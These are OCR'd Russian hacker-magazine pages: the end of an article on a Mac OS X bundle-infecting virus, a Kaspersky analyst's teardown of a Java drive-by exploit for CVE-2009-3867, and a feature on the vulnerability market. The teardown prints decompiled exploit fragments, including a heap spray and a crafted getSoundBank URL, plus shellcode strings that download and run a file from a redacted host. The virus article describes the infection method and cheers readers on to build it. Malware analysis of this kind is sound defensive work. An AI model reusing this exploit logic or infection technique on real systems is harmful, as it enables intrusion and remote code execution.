Напишем для примера небольшой вирь, который демонстрирует возможность заражения бандла с подменой исполняемого при запуске файла.

Поступим следующим образом: просмотрим все приложения, что лежат в одной папке с нашим вирем, положим вместо оригинального исполняемого файла свой, а старый переименуем в «old», и, когда все будет закончено, передадим управление ему. Полный код примера ты сможешь увидеть на соответствующей врезке.

Outro

Мой вирь, как ты легко можешь убедиться, работает и заражает приложения, которые находятся с ним в одной папке. Открытая структура приложений в Mac OS X делает их уязвимыми, но, как и в любой *nix-системе, одним из главных орудий борьбы со зловредами в Mac OS X является правильное распределение прав в файловой системе. Удачного компилирования!

Вячеслав Закоржевский Senior Malware Analyst, Heuristic detection group, Kaspersky Lab



Опасная Java

КОВЫРЯЕМ ПОЛНОЦЕННУЮ JAVA-МАЛВАРЬ

Во всех моих предыдущих статьях разбирались PE-файлы, поэтому я решил несколько разнообразить рубрику и сделать обзор вредоноса, написанного на Java. Почему именно на Java?

Дело в том, что они реально существуют, а внимания им уделяется довольно мало. По статистическим данным ЛК, в настоящее время их очень и очень много в интернете.

А как же они распространяются и почему приобрели популярность? Основной способ их доставки до пользователя — загрузки drive-by. Напомню, что загрузка drive-by — это метод, который позволяет малварописателям запустить на компьютере жертвы конечную малварь при помощи целой цепочки вредоносов, расположенных в вебе. В эту цепочку входит редиректор, скриптовый загрузчик и эксплойт. Как правило, последний загружает какой-нибудь бэкдор или троянец, ворующий конфиденциальные данные. А стали они популярны, по-видимому, из-за того, что были открыты критические уязвимости, с помощью которых можно легко загрузить файл по ссылке и исполнить его. Рост популярности платформы Java по всему миру также сыграл не последнюю роль. В качестве экземпляра для разбора я выбрал Java-загрузчик, работающий на основе эксплойта, использующего уязвимость CVE-2009-3867. Может показаться, что раз уж эта дыра не свежая, то и угроза совсем не актуальная. Однако это не так — самые последние даунлоадеры на JavaScript скачивают именно такую Java-малварь. По-видимому, пользователи не спешат апдейтить JRE...

Для начала разберем, как же наш зверек запускается. Или что его запускает. В подавляющем большинстве случаев это делает html-страничка или скрипт, генерирующий html-код. Чтобы установить и запустить Java-апплет, применяются тэги <applet> или <object>. Основные параметры первого тэга это archive (указывает на местоположение jar-архива) и code (указывает на Ява-класс, который следует запустить). Данные из html'ки в апплет можно передавать с помощью тэга <PARAM>. Далее, при разборе самого зловреда, я покажу, как используются данные 'data', передаваемые в рассматриваемой страничке. Для

Рис. 1 Фрагмент скриптового загрузчика, который запускает злой Java-апплет



Рис. 2 Фрагмент декомпилированного AdgredY.class




Рис. 3 Работа с декомпилированным AdgredY.class под отладчиком

наглядности я отметил все описываемые вещи на скриншоте. А именно:

- archive='tmp/pul.jar'
- code='dev.s.AdgredY'
- <param name='data' VALUE='http://****.com/s4/l.php?...

Итак, jar-файл запустился. Как же его теперь разбирать? Как вообще устроены Java-программы? Сам jar-файл — всего лишь ZIP-архив, он является контейнером. Его можно распаковать при помощи практически любого архиватора, что я и сделал. Внутри него содержатся class-файлы. А это и есть то, что нас интересует — скомпилированные Java-исходники. Распаковав контейнер, получаем три таких класса и манифест. Я сразу обратил внимание на AdgredY.class, вспомнив, что параметр code тэга <applet> содержит именно это значение. Кстати, как заметит внимательный читатель, там содержится dev.s.AdgredY, а не просто AdgredY. Все дело в том, что точки представляют собой разделитель между папками. Таким образом, интерпретатор, обрабатывая тэг, запомнит, где находится необходимый ему класс, преобразуя переменную в путь на диске.

Так как .class — скомпилированный объект, содержащий байт-код, нам необходимо превратить его в то, что можно анализировать. Я использовал бесплатный Java-декомпилятор JAD. Как ни странно, но у меня ушло немало времени, чтобы скачать его из интернета (притом, что он является наиболее популярной программой для этих целей, которая, к тому же, ничего не стоит). Применив его на AdgredY.class, на выходе я получил декомпилированный, практически исходный, код. Открыв полученный файл в Hiew, я сразу же заметил две большие строки, состоящие из символов соответствующих байтов шестнадцатиричной системы исчисления.

По-видимому, это шеллкоды, но что-то начальные байты уж очень странные! Например, преобразовав последовательность A000CA469F в инструкцию, я получаю mov al, [0x9F46CA00]. Адрес располагается в пространстве ядра ОС Windows и обращение к нему из третьего кольца вызовет исключение. Весьма сомнительно, что так оно и задумывалось.

Что ж, скачаем бесплатную графическую среду для разработки Java-приложений NetBeans — она прекрасно подходит и для отладки. После небольших танцев с бубном я создал проект, и в результате мне удалось заставить отрабатывать полученный декомпилированный файл. Для этого пришлось аккуратно переносить данные из декомпилированного файла, модифицируя их. Отлаживая код, я сходу обнаружил его замусоривание. Во-первых, это инициализация произвольных строковых переменных, которые не используются в дальнейшем. На скриншоте видны такие строки — это s2, s4, s8 и так далее. А вот строка s3 хоть и кажется трэшевой, но это не так. Пройдя чуть ниже по сорцу, видим, что переменная s5 получается из s3 путем ее «переворачивания задом наперед», что реализуется методом reverse. Таким образом, из atad получается data (Гурд не хочет делать кривые зеркала! Позовите Абажа и Апулаза! — прим. ред.). В данном сэмпле все используемые строковые переменные получаются именно таким образом. А это и есть второй метод, усложняющий анализ и понимание кода. Безымянные идентификаторы также не добавляют скорости анализа. Мне все время приходилось возвращаться к начальной функции, чтобы посмотреть, что такое s21, s25 и так далее.

Далее, анализируя код, я натыкаюсь на вызов функции getParameter со значением data в качестве аргумента. Ее роль, как можно понять из названия, заключается в выдаче значения соответствующей переменной, которое было указано в тэге <PARAM> html-документа. Я упоминал об этом в начале статьи. Как видно из первого скриншота, там содержится некий url. Выглядит он следующим образом: «http://********.com/s4/l.php?deserialize=ee&i=». Таким образом, в php'шку, вероятно, передаются два параметра: deserialize, со значением ee и пока что пустое i. Весьма любопытно, что дальше проверяется соответствие адреса до вопросительного знака и значение deserialize. Делается это следующим образом:

```
String s27 = getParameter("data");
char ac[] = {'?'};
int i = 0;
int j = 0;

for(; s27.charAt(i) != ac[0]; i++)
     j += s27.charAt(i);

j += 7;
j %= 256;
String s28 = Integer.toHexString(j);
if(s27.indexOf((new StringBuilder()).append(
     "deserialize=").append(s28).toString()) == -1)
   return;
```

Как видно из кода, на основе строки до знака ? производится подсчет контрольной суммы, которая сравнивается со значением первого аргумента. В случае неудачи зловред прекращает свою деятельность.

После этого происходит получение текущей версии Java, в зависимости от которой выбираются разные шелл-коды. Кстати, шелл-код также подвергается «реверсу», к нему приклеивается URL, про который я писал в предыдущем абзаце, и в дальнейшем преобразуется в последовательность байтов. Помимо этого в конец адреса

```
            LoaderX.instance.lalala(s38, s37);
            String s54 = "qmk4";
        }
        String s48 = "ope1";
    }
    catch(Exception exception) { }
    if((s26.indexOf("1.6.0_11") != -1 || s26.indexOf("1.6.0_12") != -1 || s26.indexOf("1.6.0_13") != -1 || s26.in
dexOf("1.6.0_15") != -1 || s26.indexOf("1.6.0_16") != -1) & (s27.indexOf("i=1") == -1))
    {
        String s29 = "";
        s29 = repeat('/', 303);
        String s31 = System.getProperty(s21).toLowerCase();
        if(s31.indexOf(s25) >= 0)
            s29 = repeat('/', 302);
        else
            return;
        s29 = (new StringBuilder()).append(s9).append(s29).append("ZxZxZxZxZxZx").toString();
        try
        {
            String s33 = (new StringBuilder()).append(getParameter(s5)).append("11").toString();
            String s35 = "";
            for(int k = 0; k < s33.length(); k++)
                s35 = (new StringBuilder()).append(s35).append(Integer.toHexString(s33.charAt(k))).toString();

            for(; s35.length() % 8 != 0; s35 = (new StringBuilder()).append(s35).append("26").toString());
            s35 = (new StringBuilder()).append(s1).append(s35).toString();
            mem = spray(s35, s17);
            URL url = new URL(s29);
            String s39 = "op4";
            MidiSystem.getSequencer();
            String s42 = "1op";
```

Рис. 4 **Фрагмент декомпилированного AdgredY.class, содержащий вызов уязвимой функции**

This program must be run under Win32
PE .idata .reloc CODE DATA
GetTempPathA LoadLibraryA GetProcAddress WinExec
MON.DLL URLDownloadToFileA pdfupd.exe crash.php http://[redacted].com/s4/1.php?deserialize=ee&i=11 PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP

Рис. 5 **Фрагмент goat-файла, содержащего шеллкод, выдранный из Java-вредоноса**

добавляется число, так что параметр i не остается пустым. Все это логично завершается вызовом уязвимой функции getSoundBank. Ей в качестве аргумента передается специально сформированный адрес (см. рис. 4).

Текущая версия Java запрашивается с помощью System.getProperty (java.version). Генерируемый url, как видно из иллюстрации, заполняется целой кучей слэшей и дополняется строкой Z%Z%Z%Z%Z%Z%. А предваряется он префиксом «Ошибка! Недопустимый объект гиперссылки!». Суть эксплойта заключается в передаче функции getSoundBank адрес именно такого вида, чтобы это впоследствии вызвало выполнение шеллкода.

«Zeus был уличен в большой любви к российским системам дистанционного банковского обслуживания (ДБО)»

А теперь перейдем непосредственно к машинному коду, который будет осуществлять вредоносную деятельность. Как я уже писал, шеллкод специально подготавливается и располагается в памяти определенным образом. Также не забываем, что он содержит дополненный url, который извлекается из поля data тэга <PARAM>. Написав небольшую программку на C, я в итоге скинул весь код на диск для последующего разбора. Чтобы можно было удобно с ним играться в IDA, я «вклеил» шеллкод в goat-файл. На картинке (рис. 5) можно посмотреть, что у меня в конечном счете получилось. Видны названия импортируемых библиотек и функций, а также url, с которого будет выполняться загрузка. Среди функций самый большой интерес представляют URLDownloadToFile и WinExec. Сам код оказался крайне неинтересным и банальным.

Вначале из PEB'а извлекается адрес модуля kernel32. Затем в нем производится поиск точек входа функций LoadLibraryA и GetProcAddress, с помощью которых получаются адреса библиотеки urlmon.dll и функций GetTempPathA, WinExec, URLDownloadToFileA. Ну и завершающий этап — скачка файла, его сохранение на диске и запуск. Вот это, собственно, и есть та составляющая, ради которой мастерился рассматриваемый зловред.


И это не PoC, а действительно полноценная малварь, которая защищается от анализа и детектирования. В рассматриваемом сэмпле применялись фэйковые строки, произвольные идентификаторы преобразования строк.

А что же со вторым шелл-кодом, на который я обратил внимание в самом начале? Оказывается, в зависимости от версии Java применяется либо один, либо другой машинный код. Со вторым все аналогично — подвергается «реверсу», дополняется данными из html-странички и исполняется после вызова уязвимой функции.

Заключение

На этом я заканчиваю обзор Java-загрузчика. Подводя итоги, можно сказать, что в настоящее время зловреды на Ява — не редкость. Стоит отметить, что этот сэмпл ходит не отдельно, а выполняет определенную роль в загрузках drive-by. Это очевидно, учитывая, что апплет взаимодействует со страничкой, на которой он расположен. Также любопытна проверка корректности url и параметра. Если отбросить некоторые ухищрения, описанные выше, то в сухом остатке мы имеем эксплойт, использующий уязвимость. В нашем примере это вызов функции getSoundBank со специфичным аргументом. Шелл-код, непосредственно осуществляющий «полезную нагрузку» в виде скачивания и запуска другого файла, оказался крайне неинтересным. Он ничем не отличается от своих собратьев, присутствующих в pdf'ках, javascript'ах и так далее. Как оказалось, важно обновлять не только Windows и продукты Adobe, а еще и виртуальную машину Java. ⌶

Мария «Mifrill» Нефедова (**mifrill@real.xakep.ru**)





БАГИ В БАБКИ

Купля-продажа уязвимостей

IT-индустрия весьма многогранна. По мере сил мы стараемся рассказывать тебе о самых интересных, неординарных и прикольных ее проявлениях. Сегодняшний рассказ не будет исключением — речь пойдет о рынке купли-продажи уязвимостей. Да, представь себе, существует и такой. Если хочешь знать, как он работает, читай дальше!

Лицевая сторона медали

Баг, дырка, уязвимость, сплойт — ох уж эти милые хакерскому сердцу слова! Однако, оказывается, милы они отнюдь не только хакерам, тестерам и иже с ними — еще существуют люди, зарабатывающие на этих самых дырах немалые деньги.

Для начала позволь рассказать тебе о легальной стороне вопроса, то есть об официальном, «белом» рынке. Сформировался он давно, явление это отнюдь не новое. Чтобы понять почему, достаточно задаться вопросами: «Когда компьютеры обрели широкую популярность и стали массовым явлением?», «Как давно появились такие понятия, как софт и дыра?» Примерно одновременно с этими событиями совершенно закономерно зародился рынок по поиску, купле и продаже уязвимостей. Спрос, как известно, рождает предложение.

На сегодняшний день крупных игроков в этом бизнесе насчитывается немало. Кто вообще заинтересован в покупке уязвимостей? Это правительственные агентства, поставщики разных коммерческих тулзов, крупные пентестерские и консалтинговые компании, частные лица и многие другие. Если говорить об известных и уже зарекомендовавших себя в этой области именах, то, пожалуй, в качестве примера можно привести такие компании, как iDefense, SnoSoft и VUPEN.

Назвать конкретные цены на разные дырки, к сожалению, не представляется возможным, потому как цена здесь определяется совокупностью множества факторов. К примеру, ты нашел дырку в IE, сколько она стоит? Цена спокойно может колебаться от $5 000 до $250 000, ведь на стоимость бага влияет все: насколько широко распространено «дырявое» приложение, много ли людей знает об уязвимости, насколько сложно было найти баг. Не менее важны и другие нюансы, которых насчитываются десятки — например, включено ли приложение по дефолту в состав ОС, найден ли баг в серверной части приложения или в клиентской, требуется ли аутентификация для использования дырки, хорошо ли файрволы справляются с защитой уязвимой софтины, потребуется ли для работы эксплойта «помощь» пользователя и так далее, и тому подобное. Многие из этих пунктов входят в стандартный «опросный лист» компаний-покупателей.

Итак, давай представим, что ты нашел баг. Куда с ним бежать? Вероятно, я тебя огорчу, но по-быстрому сбыть дыру с рук и получить за нее деньги вряд ли получится. Во всяком случае, легально. Законная продажа в среднем занимает от одного до четырех месяцев, а иногда этот процесс растягивается и на более длительный срок.


Для начала нужно понять, сколько стоит твоя находка и кому можно выгодно ее продать. Дело в том, что сами производители софта редко покупают баги. Нет, конечно, ты наверняка слышал о том, что в Mozilla готовы заплатить $3 000 за баги в Firefox, а Google за уязвимости в своем браузере Chrome согласен раскошелиться на $3 133.70 (1337 — это слово elite, написанное литспичем). Но это скорее исключение из правил и PR-ход, нежели распространенная практика.

Те, кто серьезно готов покупать дырки, перечислены выше. Но и здесь все далеко не так гладко, как кажется. Ведь зачастую просто взять и выложить всю информацию о баге покупателю тоже нельзя, особенно если баг новенький, «перспективный» — есть риск остаться и без информации, и без денег. Таким образом получается, что даже правильно описать и преподнести свою уязвимость, не выдав ее с потрохами, это уже целая наука.

Крупные игроки рынка, скупающие уязвимости и эксплойты, вообще имеют для покупки багов собственные специальные программы, такие как **Zero Day Initiative** (zerodayinitiative.com) от **Tripping Point**, **Snosoft program** (snosoft.blogspot.com) или **iDefense Vulnerability Contributor Program**. Чаще всего в рамках таких проектов применяется схема «сначала баг, потом деньги». То есть, ты будешь обязан предоставить всю информацию покупателю до совершения сделки.

Если такой расклад тебя не устраивает, ты уверен, что твой баг ценен и по каким-то причинам не хочешь обращаться к «барыгам-перекупщикам», можешь попробовать подыскать покупателя сам. Но будь готов к долгим мытарствам и привлечению к сдел-

Настоящий рассадник багов



Вот таким скромным сайтом встречает интересующихся один из крупнейших игроков рынка уязвимостей — iDefense

ке третьих сторон в качестве посредника. Кстати, последнее бывает актуально даже для черного рынка: ведь, как уже было сказано, грамотно описать, преподнести и уж тем более продемонстрировать свою уязвимость покупателю — не самая простая задача. Многие предпочитают подстраховаться.

Обратная сторона медали

Как верно отметил Крис Касперски, с которым мы обсуждали этот вопрос: «Торговать дырами закон не запрещает». Это чистая правда, разве что в некоторых странах установлены определенные запреты — в Германии, например, свобода действий в этой области несколько ограничена.

Если в былые времена одной из основных мотиваций искателей багов были престиж и крутость, то на сегодня основной движущей силой, конечно, являются деньги. Фактически у специалиста по компьютерной безопасности или у хакера есть множество вариантов поведения после того, как он нашел баг. Можно честно сообщить о нем разработчику, можно выложить его на всеобщее обозрение, можно добавить красивую строку в свое резюме, а можно и продать. Легально или не очень. И вот именно жажда наживы и приводит нас к одному очень забавному аспекту этого рынка — зачастую уязвимости продаются не по одному разу.

Основные покупатели дырок — это среднего размера компании, работающие в сфере IT-безопасности. С частными лицами





Баги есть везде, нужно просто уметь искать :)



Дырки продают даже на EBay


они практически никогда не работают — репутация дороже. Купля-продажа у них происходит, так сказать, на верхнем уровне — юр. лицо с юр. лицом. Однако основные открыватели дыр — это именно что физические лица, причем откровенные хакеры-ломатели. Для посредничества между первыми и вторыми нужны конторы типа iDefense. Но вот незадача — проконтролировать хакеров-ломателей все же весьма проблематично :). Допустим, человек нашел эксклюзивную инфу о некой дырке и продал ее кому-то из крупных скупщиков. А потом посидел, подумал и потихому перепродал ее еще раз. И что с ним делать? Не убивать ведь. Да, ты, конечно, скажешь, что во избежание такого достаточно просто прописать соответствующий пункт в контракте, но не спасает и это. Даже если контракт предусматривает полное удаление продавцом всей информации о дыре или эксплойте после совершения сделки, а также подразумевает передачу всех прав на эту информацию покупателю, стереть информацию о находке у продавца из головы, увы, невозможно. Нет никаких гарантий, что он потом не восстановит все данные и не продаст их из-под полы кому-нибудь еще. По сути, покупатель бага практически беззащитен в этом вопросе, здесь почти бессильно даже суровое законодательство США. Конечно, подать в суд и попробовать разобраться можно всегда, но, как показывает практика, почти никто этим не занимается. А тем временем на множестве сайтов и форумов в разделах купли-продажи можно найти объявления о продаже, покупке или поиске эксплойтов и багов. Зачастую все это вообще лежит в открытом доступе. Адреса подобных ресурсов ты наверняка знаешь и сам, но навскидку могу назвать хотя бы wasm.ru и antichat.ru.
В России и на Украине ситуация с «рынком багов» вообще довольно грустная — уязвимости продают в основном с рук, или же багоискатели вовсе работают по заказу. К примеру, за реверс патчей нашему брату платят порядка $200-350 в день, и на все про все обычно уходит около недели времени. По общемировым меркам такие расценки можно охарактеризовать разве что фразой «как рабам на плантации», однако для русских это хорошие деньги, тем более что самая нелегальная часть этого бизнеса — уклонение от налогов.
Зато миф о том, что «плохие парни» из хакерского андеграунда готовы платить баснословные суммы за серьезные уязвимости, это именно миф. Нет, история наверняка знавала исключения, но, поверь, их были единицы. В основном те, кто занимается киберпреступлениями на широкую ногу, довольствуются услугами собственных умельцев — тех самых «рабов на плантации». Командам таких реверсеров и платить приходиться куда меньше, и конкретные задачи перед ними поставить можно.





Кто и зачем покупает дыры

Да, спрос рождает предложение, но кто же создает этот спрос? Не особенно покривив душой можно ответить — все. В свежих уязвимостях заинтересованы и разработчики софта, и пентестеры, и специалисты по ИБ, и хакеры, и многие другие лица. Лучше всего будет пояснить на примерах.
У пентестеров, к примеру, спросом пользуются не только новые дыры. Этим парням пригождается все — ведь им, так сказать, «для комплекта». Пентестеры используют для имитации атак все, что только можно: фокус в том, что нормальный IPS (Intrusion Prevention System) ругается на все попытки



Длинный, часто обновляющийся список опубликованных уязвимостей на сайте Zero Day Initiative

атак, даже если система залатана и атака обломалась. То есть, если ты делаешь попытку атаки, а админ врубил сниффер, то он просечет фишку. Ну а если админ получит 100 000 алертов в логе? И пусть все эти 100 000 — это старые и неактуальные дыры, зато попробуй разбери, как все-таки атаковали. Так что пентестерам нужен хороший эксплойт-пак, и даже если дыра уже год как залатана, она им все равно полезна. Обслуживают такой контингент компании вроде Immunity, Core Security и Rapid7, в иструментарий которых, в числе прочего, входят и эксплойты с дырками. Кстати, не гнушаются пентестеры и покупкой багов с рук, у частных лиц. Заплатят они меньше, чем крупные скупщики, но зато не особенно привередливы в выборе.


С компаниями, стоящими на передовой линии компьютерной безопасности, ситуация обратная. Представь себе: клиент купил IPS некой фирмы, а этот IPS не видит и не отражает новых атак. Само собой, здесь пахнет выброшенными на ветер деньгами, судами и другими малоприятными штуками. Так что secure-компаниям жизненно важно узнавать об уязвимостях как можно быстрее. Такие компании не только покупают дырки за деньги, но и нанимают собственных специалистов-ломастеров. К тому же есть связи. Все более-менее крупные игроки рынка тесно работают с производителями и их проблемами. Они видят сорцы. Игроки поменьше, не имеющие широкой паутины связей и денег на штатных реверсеров, вынуждены покупать информацию о дырках, как и другие «простые смертные».

